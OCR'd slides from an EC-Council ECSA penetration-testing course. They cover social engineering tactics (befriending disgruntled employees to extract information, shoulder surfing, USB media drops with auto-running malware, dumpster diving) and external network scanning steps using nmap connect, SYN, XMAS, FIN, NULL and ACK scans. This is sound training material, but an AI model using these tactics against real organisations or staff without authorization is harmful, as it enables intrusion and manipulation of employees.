- Listen for details such as the latest projects going on within the company, the names of key personnel or other useful information that could be exploited, including disgruntled employees

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify "Disgruntled Employees" and Engage in Conversation to Extract Sensitive Information

ECSA
EC-Council Certified Security Analyst

- Identify the disgruntled employees by overhearing conversation in the company cafeteria
- Befriend him/her and express similar views about the company to extract the following information


1	Company's policies and IT infrastructure
2	Workplace address and contact information
3	Personal information
4	Organization's computer network details
5	Organization's policies
6	Organization's structure
7	Organization's functions
8	Organization's future projects
9	Organization's employee details

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attempt Eavesdropping

ECSA
EC-Council Certified Security Analyst

- Try to obtain information by eavesdropping on conversations that others are having in person, over the phone or by video conference
- Look for confidential information in documents that are left in plain sight



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Shoulder Surf Users Logging On

ECSA


- Walk or stand behind someone as they are typing and look at what is on their screen. Note any confidential information that is viewable
- Attempt to obtain someone's PIN or password as they enter it on their keyboard. If you are not able to get close to them as they are typing, use binoculars or a low-power telescope to observe them from afar

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attempt Media Dropping

ECSA

- Drop a media somewhere conspicuous, like parking lot or building entrance area
- You can use media like a USB flash drive containing malicious software, when inserted into the computer it will automatically run and then launch a client-side attack when opened
- You could also pose as a potential employee and see if someone will print your resume from your USB flash drive



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Attempt Dumpster Diving

ECSA

- Dumpster diving is looking for treasure in someone else's trash
- Look through trash cans and paper bins inside and outside of office buildings. Look for the following:
  - Phone bills
  - Contact information
  - Financial information
  - Operations-related information
- Also look on employee desks and under their keyboards for sticky notes or other documents containing confidential information, including usernames and passwords

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Document the Result

ECSA

- Note down the targets (people) that you find vulnerable to social engineering attacks along with their name, contact details, department, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Social Engineering Countermeasures and Recommendations

ECSA
EC-Council Certified Security Analyst

Social Engineering Countermeasures and Recommendations
Train employees/help desk to never reveal passwords or other information by phone. Enforce policies for the front office and help desk personnel
Train technical support executives and system administrators to never reveal passwords or other information by phone or email
Implement strict badge, token or biometric authentication, employee training, and security guards
Employee training, best practices and checklists for using passwords. Escort all guests
Educate vendors about social engineering
Lock and monitor mail room, employee training
Keep phone closets, server rooms, etc. locked at all times and keep updated inventory on equipment
Train executives to never reveal identity, passwords or other confidential information by phone or email
Keep all trash in secured, monitored areas, shred important data, erase magnetic media

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA™

EC-Council Certified Security Analyst

Module 05

Network Penetration Testing Methodology - External

MODULE OBJECTIVE

Learn how to implement a comprehensive penetration testing methodology for assessing network from outsider's perspectives.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Network Penetration Testing

ECSA
EC-Council Certified Security Analyst

1. Network penetration testing involves detecting security weaknesses in the network infrastructure of the target organization
2. Network penetration test can be conducted from inside or outside of the organization
3. It is recommended that organizations should perform both internal and external network penetration testing for better results

Network penetration test commonly includes the following type of tests against target network infrastructure:

- Detecting unnecessary open ports, services running, sensitive information exposed through default banners
- Firewall bypass testing
- IDS evasion testing
- Testing switching or routing issues

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Network Penetration Testing (Cont'd)

ECSA

- Network penetration test helps the administrator to close unnecessary ports, services, hide or customize banners, troubleshoot services and calibrate firewall/IDS rules for robust security
- Network penetration test starts with discovering live systems, open ports, troubleshooting live systems, services and grabbing system banners
- Pen tester should try to gain access to the target network environment through live systems, open ports, services, etc. and then use those systems as a base to penetrate deeper into the network

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

External vs. Internal Penetration Testing

ECSA

- External penetration testing involves security evaluation of:
  - All publicly available network applications such as websites/applications, FTP, etc.
  - Network infrastructure devices such as firewall, IDS, routers, switches, etc.
  - Wireless networks
- Internal penetration testing involves security evaluation of:
  - All internal networks, infrastructure devices and applications including servers, end points, etc.


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

External Network Penetration Testing

ECSA

- ✓ Assess from across the Internet
- ✓ Must break through firewall and intrusion detection/ prevention systems




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Internal Network Penetration Testing

ECSA

- ✓ Assess from inside the corporate network
- ✓ Already past the perimeter firewall




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Network Penetration Testing Process

ECSA
EC-Council Certified Security Analyst



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

White, Black or Gray-box Network Penetration Testing ?

ECSA
EC-Council Certified Security Analyst

White-Box Penetration Testing:

- In case of white-box network penetration testing assignment, the organization may provide you with the following information in advance about their network infrastructure:
  - Network diagrams
  - IP addresses
  - Domain names
  - Device type
  - Applications and their versions
  - Security defenses such as IDS, IPS
  - OS details
  - Other infrastructure details
- Generally, organization may provide you with network administrator level knowledge, excluding passwords

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

White, Black or Gray-box Network Penetration Testing ? (Cont'd)

ECSA

Black-Box Penetration Testing:

- In case of black-box network penetration testing assignment, the organization will not provide any information about their network infrastructure
- You need to gather target network information such as domain names, IP range, live hosts, OS details, network map, device types, security defenses, etc., on your own by applying various information gathering and reconnaissance techniques

Gray Box Penetration Testing:

- In case of gray-box network penetration testing assignment, the organization may provide you some of the information about their network infrastructure

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

External Network Penetration Testing Steps

ECSA

Step 1	Port Scanning
Step 1.1	Scan the Network to Discover Live Hosts
Step 1.2	Checking for Live Systems using ICMP Scanning
Step 1.3	Identify Default Open Ports
Step 1.5	Use Connect Scan (Full Open Scan) On the Target And See The Response
Step 1.6	Use SYN Scan (Half-open Scan) On the Target And See The Response
Step 1.7	Use XMAS Scan On the Target And See the Response
Step 1.8	Use FIN Scan On the Target And See the Response
Step 1.9	Use NULL Scan On the Target And See the Response
Step 1.10	Use ACK Flag Probe Scan On the Target And See the Response
Step 1.11	Use UDP Scan On the Target And See the Response
Step 1.12	Use Fragmentation Scanning And Examine the Response

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

External Network Penetration Testing Steps (Cont'd)

ECSA
EC-Council Certified Security Analyst

Step 1.13	Port Scan DNS Servers (TCP/UDP 53)
Step 1.14	Port Scan TFTP Servers (Port 69)
Step 1.15	Port Scan For NTP Ports (Port 123)
Step 1.16	Port Scan for SNMP Ports (Port 161)
Step 1.17	Port Scan for Telnet Ports (Port 23)
Step 1.18	Port Scan for LDAP Ports (Port 389)
Step 1.19	Port Scan for Netbios Ports (Ports 135-139, 445)
Step 1.20	Port Scan for Citrix Ports (Port 1495)
Step 1.21	Port Scan for Oracle Ports (Port 1521)
Step 1.22	Port Scan for NFS Ports (Port 2049)
Step 1.23	Port Scan for Compaq, HP Inside Manager Ports (Ports 2301, 2381)
Step 1.24	Port Scan for Remote Desktop Ports (Port 3389)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

External Network Penetration Testing Steps (Cont'd)

ECSA
EC-Council Certified Security Analyst

Step 1.25	Port Scan for Sybase Ports (Port 5000)
Step 1.26	Port Scan for SIP Ports (Port 5060)
Step 1.27	Port Scan for VNC Ports (Ports 5900/5800)
Step 1.28	Port Scan for Test For X11 Ports (Port 6000)
Step 1.29	Port Scan for Jet Direct Ports (Port 9100)
Step 1.30	Port Scan for FTP Data (Port 20)
Step 1.31	Port Scan for Web Servers (Port 80)
Step 1.32	Port Scan for SSL Servers (Port 443)
Step 1.33	Port Scan for Kerberos-Active Directory (Port TCP/UDP 88)
Step 1.34	Port Scan for SSH Servers (Port 22)
Step 1.35	List Open and Closed Ports

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

External Network Penetration Testing Steps (Cont'd)

ECSA
EC-Council Certified Security Analyst

Step 2	OS and Service Fingerprinting
Step 2.1	Fingerprint the OS
Step 2.2	Examine the Patches Applied to the Target OS
Step 2.3	Fingerprint the Services
Step 3	Vulnerability Research
Step 3.1	Search and Map the Target with the Associated Security Vulnerabilities
Step 3.2	Find out the Security Vulnerability Exploits
Step 4	Exploit Verification
Step 4.1	Run the Exploits against Identified Vulnerabilities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA
EC-Council Certified Security Analyst

Port Scanning

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Port Scanning

ECSA

- **The information obtained in reconnaissance phase is used in port scanning phase to:**

1. Discover live host
2. Find open ports on live host
3. Fingerprint the services running on the open ports
4. Scan the services found for vulnerabilities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan the Network to Discover Live Hosts

ECSA

- There are four basic approaches to discover for live host/IPs:
  1. Ping each IP for a response (ICMP)
  2. Send SYN packets to popular ports
  3. Send SYN packets to all 64K ports
  4. Send SYN packets to a few specific ports

- You can use various network scanning tools that uses these approaches and automate your live host discovery process
  - For example, Nmap, Hping2, and Netcat


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Checking for Live Systems - ICMP Scanning

ECSA
EC-Council Certified Security Analyst

- ICMP scanning involves sending ICMP ECHO requests to a host. An ICMP ECHO reply will indicate that the host is live
- This scan is useful for locating active devices or determining if ICMP is passing through a firewall
- Perform ICMP scanning using Nmap and check the response
- You can also use tools such as Angry IP Scanner, Ping Sweep, Colasoft Ping Tool, SolarWinds Engineer Toolset's Ping Sweep, etc. to check live systems



Source: *https://nmap.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Checking for Live Systems - ICMP Scanning (Cont'd)

ECSA
EC-Council Certified Security Analyst

Message Received/Type	Code	Meaning/Description
3 – Destination Unreachable[5]	0	Destination network unreachable
3 – Destination Unreachable[5]	1	Destination host unreachable
3 – Destination Unreachable[5]	2	Destination protocol unreachable
3 – Destination Unreachable[5]	3	Destination port unreachable
3 – Destination Unreachable[5]	4	Fragmentation required, and DF flag set
3 – Destination Unreachable[5]	5	Source route failed
3 – Destination Unreachable[5]	6	Destination network unknown
3 – Destination Unreachable[5]	7	Destination host unknown
3 – Destination Unreachable[5]	8	Source host isolated
3 – Destination Unreachable[5]	9	Network administratively prohibited
3 – Destination Unreachable[5]	10	Host administratively prohibited
3 – Destination Unreachable[5]	11	Network unreachable for TOS
3 – Destination Unreachable[5]	12	Host unreachable for TOS
3 – Destination Unreachable[5]	13	Communication administratively prohibited
8 – Echo Request	0	Echo request (used to ping)
13 – Timestamp	0	Timestamp
15 – Information Request	0	Information Request
17 – Address Mask Request	0	Address Mask Request


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify Default Open Ports

ECSA

- Most firewall implementations have default ports in use for remote management purposes, for example, user authentication, management, VPN connections, etc.
- Port scanners extract the information about open ports and relevant services of those ports
- Port scanning helps the pen tester in creating a profile of the target organization
- Use port scanning tools, such as Nmap, Hping, etc., to perform port scanning




Source: *https://nmap.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Use Connect Scan (Full Open Scan) on the Target and See the Response

ECSA

- Use Nmap with –sT switch to perform a TCP connect scan and examine the response from the target
- Nmap uses the operating system's connect() system call and tries to establish a connection with the target at all specified ports
- By default, `nmap –sT` command scans for first 1000 most common ports



Source: *https://nmap.org*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Use SYN Scan (Half-open Scan) on the Target and See the Response

ECSA

- Stealth scanning techniques are used to bypass firewall rules and logging mechanisms, and hide themselves as usual network traffic
- Client sends SYN packet to target and waits for the response. If the target responds with SYN/ACK, it infers that port is open on the target
- However, if the target responds with RST. This infers that port is closed on the target




Source: *https://nmap.org*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Use XMAS Scan on the Target and See the Response

ECSA

- XMAS scan works only with OSec RFC 793-compliant TCP/IP implementations
- XMAS scan does not work against any current version of Microsoft Windows






Source: *https://nmap.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Use FIN Scan on the Target and See the Response

ECSA



- FIN scan works only on RFC 793-compliant TCP/IP implementations
- FIN scan does not work against any current version of Microsoft Windows




Source: *https://nmap.org*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Use NULL Scan on the Target and See the Response

ECSA



- NULL scan works only on RFC 793-compliant TCP/IP implementations
- NULL scan does not work against any current version of Microsoft Windows



Source: *https://nmap.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Use ACK Flag Probe Scan on the Target and See the Response


ECSA

- Send TCP probe packets with ACK flag set to a remote device and then analyze the header information (TTL and WINDOW field) of received RST packets to find whether the port is open or closed

- TTL value of the RST packet received from an open port will be lower than that of the RST packet received from a closed port



- On some systems, the WINDOW value of RST packet from closed ports is always zero; this implies that if the WINDOW value on a particular port has a non-zero value, then that port is open

